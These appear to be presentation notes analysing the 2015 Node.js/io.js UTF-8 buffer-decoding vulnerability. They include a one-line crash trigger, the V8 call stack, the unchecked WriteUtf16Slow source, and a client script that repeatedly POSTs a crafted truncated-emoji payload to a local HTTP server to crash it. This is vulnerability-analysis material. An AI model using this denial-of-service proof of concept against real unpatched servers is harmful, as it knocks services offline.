Important security upgrades


2015/07/11 淘杰

https://medium.com/@iojs/important-security-upgrades-for-node-js-and-io-js-8ac14ece5852

Buffer(Array(258).join('😊')).slice(0,-3).toString();

```
➜  node git:(master) ✗ node -v
v0.12.4
➜  node git:(master) ✗ node
> Buffer(Array(258).join('😊')).slice(0,-3).toString();
[1]    16915 bus error  node
➜  node git:(master) ✗
```

call stack



buf.toString()
buf.utf8Slice()
c++ buffer
StringSlice()
V8 String::NewFromUtf8
V8
Heap::AllocateStringFrom
Utf8Slow
V8 Utf8Decoder::reset
V8 Utf8Decoder
WriteUtf16
V8 WriteUtf16Slow
V8 Utf8::ValueOf
V8 Utf8::CalculateValue

create buffer

decode buffer

```
Unicode符号范围  |  UTF-8编码方式
(十六进制)  |  （二进制）
----------------------+---------------------------------------------
0000 0000-0000 007F  |  0xxxxxxx
0000 0080-0000 07FF  |  110xxxxx 10xxxxxx
0000 0800-0000 FFFF  |  1110xxxx 10xxxxxx 10xxxxxx
0001 0000-0010 FFFF  |  11110xxx 10xxxxxx 10xxxxxx 10xxxxxx
```

decode buffer




last buffer


```
uint32_t character = Utf8::ValueOf(stream, Utf8::kMaxEncodedSize, &cursor);

const Utf8::kMaxEncodedSize = 4
```

buffer



is_two_characters



crash

```
void Utf8DecoderBase::WriteUtf16Slow(const uint8_t* stream,
                                     uint16_t* data,
                                     unsigned data_length) {
  while (data_length != 0) {
    unsigned cursor = 0;
    uint32_t character = Utf8::ValueOf(stream, Utf8::kMaxEncodedSize, &cursor);
    // There's a total lack of bounds checking for stream
    // as it was already done in Reset.
    stream += cursor;
    if (character > unibrow::Utf16::kMaxNonSurrogateCharCode) {
      *data++ = Utf16::LeadSurrogate(character);
      *data++ = Utf16::TrailSurrogate(character);
      DCHECK(data_length > 1);
      data_length -= 2;
    } else {
      *data++ = character;
      data_length -= 1;
    }
  }
}
```

HTTP POST

server

```
var http = require('http');

http.createServer(function(req, res){
    if(req.method == 'POST') {
        var buf = [], len = 0;
        req.on('data', function(chunk){
            buf.push(chunk);
            len += chunk.length;
        });

        req.on('end', function(){
            var str = Buffer.concat(buf,len).toString();
            res.end(str);
        });
    }else {
        res.end('node');
    }
}).listen(3000);
```

HTTP POST

client

```
var net = require('net');
var CRLF = '\r\n';

function  send () {
    var connect = net.connect({'host':'127.0.0.1','port':3000});
    sendRequest(connect,'/post');
}

send();

setInterval(function(){
    send()
},100);


function sendRequest(connect, path) {
    var smile = Buffer(4);
    smile[0] = 0xf0;smile[1] = 0x9f;smile[2] = 0x98;smile[3] = 0x8a;smile = smile.toString();
    var buf = Buffer(Array(16385).join(smile)).slice(0,-3);
    connect.write('POST '+path+' HTTP/1.1');connect.write(CRLF);
    connect.write('Host: 127.0.0.1');connect.write(CRLF);
    connect.write('Connection: keep-alive');connect.write(CRLF);
    connect.write('Content-Length:'+buf.length);connect.write(CRLF);
    connect.write('Content-Type: application/json;charset=utf-8');
    connect.write(CRLF);connect.write(CRLF);
    connect.write(buf);
}
```

MORE

https://github.com/hustxiaoc/node.js/issues/9

THE END